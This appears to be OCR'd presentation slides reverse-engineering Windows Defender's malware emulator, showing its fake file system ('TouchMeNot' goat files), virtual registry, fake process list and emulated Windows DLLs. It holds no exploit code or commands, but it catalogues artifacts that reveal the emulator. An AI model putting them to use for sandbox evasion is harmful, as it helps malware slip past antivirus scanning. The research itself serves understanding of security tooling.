


```
advapi32.mp.dll
C&%\\aaa_TouchMeNot_.txt
C&%\\aaa_TouchMeNot_\aaa_TouchMeNot_.txt
C&%\\config.sys
C&%\\Documents and Settings\Administrator\Local Settings\Application Data\_TouchMeNot_.txt
C&%\\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\CD Burning\__empty
C&%\\Documents and Settings\All Users\Application Data\_TouchMeNot_.txt
C&%\\Documents and Settings\All Users\Application Data\Microsoft\__empty
C&%\\Documents and Settings\JohnDoe\Application Data\__empty
C&%\\Documents and Settings\JohnDoe\Application Data\aaa_TouchMeNot_.txt
C&%\\Documents and Settings\JohnDoe\Application Data\Microsoft\__empty
C&%\\Documents and Settings\JohnDoe\Desktop\__empty
C&%\\Documents and Settings\JohnDoe\Desktop\aaa_TouchMeNot_.txt
C&%\\Documents and Settings\JohnDoe\Local Settings\Application Data\Microsoft\Windows\__empty
C&%\\Documents and Settings\JohnDoe\Local Settings\Temporary Internet Files\__empty
C&%\\IndexerVolumeGuid
C&%\\INTERNAL\__empty
C&%\\Mirc\mirc.ini
C&%\\Mirc\script.ini
C&%\\myapp.exe
C&%\\ntldr
C&%\\Program Files\Common Files\Microsoft Shared\__empty
C&%\\Program Files\Common Files\System\__empty
C&%\\Program Files\Common Files\System\wab32.dll
C&%\\Program Files\Internet Explorer\__empty
C&%\\Program Files\Internet Explorer\Iexplore.exe
C&%\\Program Files\Internet Explorer\SIGNUP\INSTALL.INS
C&%\\Program Files\WebMoney\__empty
C&%\\System Volume Information\__empty
C&%\\TEMP\__empty
C&%\\tssafeedit.dat
C&%\\UserData\default.wab
C&%\\WINDOWS\Debug\PASSWD.LOG
C&%\\WINDOWS\explorer.exe
C&%\\WINDOWS\FONTS\__empty
C&%\\WINDOWS\hh.exe
C&%\\WINDOWS\IEXPLORE.EXE
C&%\\WINDOWS\Inf\__empty
C&%\\WINDOWS\Media\__empty
C&%\\WINDOWS\Media\tada.wav
C&%\\WINDOWS\msdfmap.ini
C&%\\WINDOWS\notepad.exe
```

Demo

Dumping The File System

C:\\aaa_TouchMeNot_.txt



```
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOAT
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
GOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOATGOA
```

goat file

Prev� G �Next

goat file

A sacrificial file used to test a computer virus, i.e. a dummy executable that carries a sample of the virus, isolated so it can be studied. Not common among hackers, since the Unix systems most use basically don't get viruses.

Prev� Up �Next

GoAT� Home �gobble

Fake Config Files

C:\\Mirc\mirc.ini

```
[chanfolder]
n0=#Blabla
n1=#End
```

C:\\Mirc\script.ini


```
[script]
; blabla
```

C:\\Windows\msdfmap.ini

```
[connect default]
Access=NoAccess
[sql default]
Sql=" "
[connect CustomerDatabase]
Access=ReadWrite
Connect="DSN=AdvWorks"
[sql CustomerById]
Sql="SELECT * FROM Customers WHERE CustomerID = ?"
[connect AuthorDatabase]
Access=ReadOnly
Connect="DSN=MyLibraryInfo;UID=MyUserID;PWD=MyPassword"
[userlist AuthorDatabase]
Administrator=ReadWrite
[sql AuthorById]
Sql="SELECT * FROM Authors WHERE au_id = ?"
```

Virtual Registry

Huge virtual registry with thousands of entries



```
RegEntry   \software\Policies\Microsoft\Windows\ipsec,
RegEntry   \software\Policies\Microsoft\Windows\Safer,
RegEntry   \software\Policies\Microsoft\Windows\Safer\CodeIdentifiers,
RegEntry   \software\Clients,
RegEntry   \software\Clients\Mail,
RegEntry   \software\Clients\Mail\microsoft outlook,
RegEntry   \software\Clients\contacts,
RegEntry   \software\Clients\contacts\address book,
RegValue   Address Book,
RegEntry   \software\Piriform,
RegEntry   \software\Piriform\CCleaner,
RegValue   UpdateCheck,
RegEntry   \software\Tencent,
RegEntry   \software\Tencent\PlatForm_TYPE_LIST,
RegEntry   \software\Tencent\PlatForm_TYPE_LIST\3,
RegValue   TypePath,
RegEntry   \software\IMesh,
RegEntry   \software\IMesh\Client,
RegEntry   \software\IMesh\Client\LocalContent,
RegValue   Dir0,
RegValue   DownloadDir,
RegEntry   \software\Blizzard Entertainment,
RegEntry   \software\Blizzard Entertainment\World of Warcraft,
RegValue   InstallPath,
RegEntry   \Volatile Environment,
```

```
\software\Classes\CLSID\{233A9694-667E-11d1-9DFB-00
\software\Classes\CLSID\{233A9694-667E-11d1-9DFB-00
\software\Classes\CLSID\{233A9694-667E-11d1-9DFB-00
\software\Classes\CLSID\{48123bc4-99d9-11d1-a6b3-00
\software\Classes\CLSID\{48123bc4-99d9-11d1-a6b3-00
\software\Classes\CLSID\{54af9350-1923-11d3-9ca4-00
\software\Classes\CLSID\{54af9350-1923-11d3-9ca4-00
\software\Classes\CLSID\{54af9350-1923-11d3-9ca4-00
ThreadingModel,
\software\Classes\CLSID\{54af9350-1923-11d3-9ca4-00
\software\Classes\CLSID\{00000108-0000-0010-8000-00
\software\Classes\CLSID\{05238c14-a6e1-11d0-9a84-00
\software\Classes\CLSID\{58ab2366-d597-11d1-b90e-00
\software\Classes\CLSID\{5c659257-e236-11d2-8899-00
\software\Classes\CLSID\{5c659257-e236-11d2-8899-00
\software\Classes\CLSID\{fd853cdb-7f86-11d0-8252-00
\software\Classes\CLSID\{fe9af5c0-d3b6-11ce-a5b6-00
\software\Classes\CLSID\{080d0d78-f421-11d0-a36e-00
\software\Classes\CLSID\{080d0d78-f421-11d0-a36e-00
\software\Classes\CLSID\{080d0d78-f421-11d0-a36e-00
\software\Classes\CLSID\{080d0d78-f421-11d0-a36e-00
ThreadingModel,
\software\Classes\CLSID\{c8b522d1-5cf3-11ce-ade5-00
\software\Classes\CLSID\{c8b522d1-5cf3-11ce-ade5-00
\software\Classes\CLSID\{00000109-0000-0010-8000-00
\software\Classes\CLSID\{00000109-0000-0010-8000-00
\software\Classes\CLSID\{00021400-0000-0000-c000-00
\software\Classes\CLSID\{00021400-0000-0000-c000-00
\software\Classes\CLSID\{0002E006-0000-0000-C000-00
\software\Classes\CLSID\{0002E006-0000-0000-C000-00
\software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00
\software\Classes\CLSID\{00BB2765-6A77-11D0-A535-00
\software\Classes\CLSID\{08165EA0-E946-11CF-9C87-00AA005127ED},
\software\Classes\CLSID\{08165EA0-E946-11CF-9C87-00AA005127ED}\InprocServer32,
```

Processes

Various processes are shown as running on the system

These are not real running processes, just names returned in order to present a realistic execution environment to malware

“`myapp.exe`” is the name of the process under emulation - PID varies in different `mpengine` builds


```
0 - [System Process]
4 - System
356 - smss.exe
608 - csrss.exe
624 - winlogon.exe
676 - services.exe
680 - lsass.exe
700 - kav.exe
704 - avpcc.exe
708 - _avpm.exe
712 - avp32.exe
716 - avp.exe
720 - antivirus.exe
724 - fsav.exe
728 - norton.exe
732 - msmpeng.exe
736 - msmpsvc.exe
740 - mrt.exe
744 - outpost.exe
856 - svchost.exe
1084 - svchost.exe
1268 - spoolsv.exe
1768 - explorer.exe
1796 - iexplore.exe
1800 - outlook.exe
1804 - msimn.exe
1808 - firefox.exe
1812 - icq.exe
1816 - yahoomessenger.exe
1820 - msnmsgr.exe
1824 - far.exe
1828 - trillian.exe
1832 - skype.exe
1836 - googletalk.exe
1840 - notepad.exe
1844 - wmplayer.exe
1848 - net.exe
1852 - spawned.exe
3904 - myapp.exe
```

Demo

Dumping The Process Listing

Windows Emulation & Environment

1. Usermode Environment
2. Usermode Code
3. User-Kernel Interaction
4. Kernel Internals
5. AV Instrumentation




Windows API Emulation

Two types of Windows API functions:

- Stay in usermode → stay in the emulator
- Resolve to syscall → trap to *native* emulation

Implemented just like the real Windows API - DLLs


- Symbols indicate they are called “vdlls”
- Present on disk and in memory in the emulator - like real Windows
- VDLLs are not present in `mpengine.dll`, must be dynamically loaded from VDMs




```
Length Of Struc: 03B8h
Length Of Value: 0034h
Type Of Struc:   0000h
Info:            VS_VERSION_INFO
Signature:       FEEF04BDh
```

```
dd offset aDynmemReadsVdl ; "dynmem_reads_vdll_code"
dd 0C0h
```

```
File Flags:      PRIVATE BUILD;
File OS:         NT (WINDOWS32)
File Type:       DLL
File SubType:
File Date:       00:00:00  00/00/0000

     Struc has Child(ren). Size: 860 bytes.

Child Type:          StringFileInfo
Language/Code Page: 1033/1200
CompanyName:         Microsoft Corporation
FileDescription:     Windows NT BASE API Client DLL
FileVersion:         5.1.2600.2180 (xpsp_sp2_rtm.040803-2158)
InternalName:        kernel32
LegalCopyright:      © Microsoft Corporation. All rights reserved.
OriginalFilename:    kernel32
ProductName:         Microsoft® Windows® Operating System
ProductVersion:      5.1.2600.2180
```

